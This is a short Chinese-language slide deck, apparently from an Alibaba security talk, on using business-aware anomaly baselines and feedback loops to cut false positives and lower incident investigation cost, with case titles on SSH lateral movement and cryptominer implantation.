


降低误报：模型需要理解差异化的业务特征

让模型理解业务




基于业务**历史行为**建立异常基线
在异常的基础上检测威胁




运营结果反馈到模型


降低事件调查成本



信息聚合案例_SSH登录后横向移动



信息聚合案例_WEB漏洞植入挖矿程序



一些观点

- 数据分析是企业安全建设的核心能力。
- 随着数据的积累，安全数据分析将向基于图结构的高级知识表达方式发展。
- 对场景、攻击模式和数据的认知深度，远比选择工具重要。
- 告警无法运营=没有检测能力，如何快速将knowledge落地为action需要深入思考。



Q&A

lezhen.xy@alibaba-inc.com